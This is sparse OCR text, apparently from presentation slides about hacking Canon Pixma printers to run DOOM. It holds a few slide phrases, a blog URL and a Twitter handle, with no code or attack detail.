
No file system

No 64 Bit Maths support



London


HOME
OK
Select OK .


HOME
DOOM
Select
OK

www.contextis.com/resources/blog/hacking-canon-pixma-printers-doomed-encryption/

@michael_jordon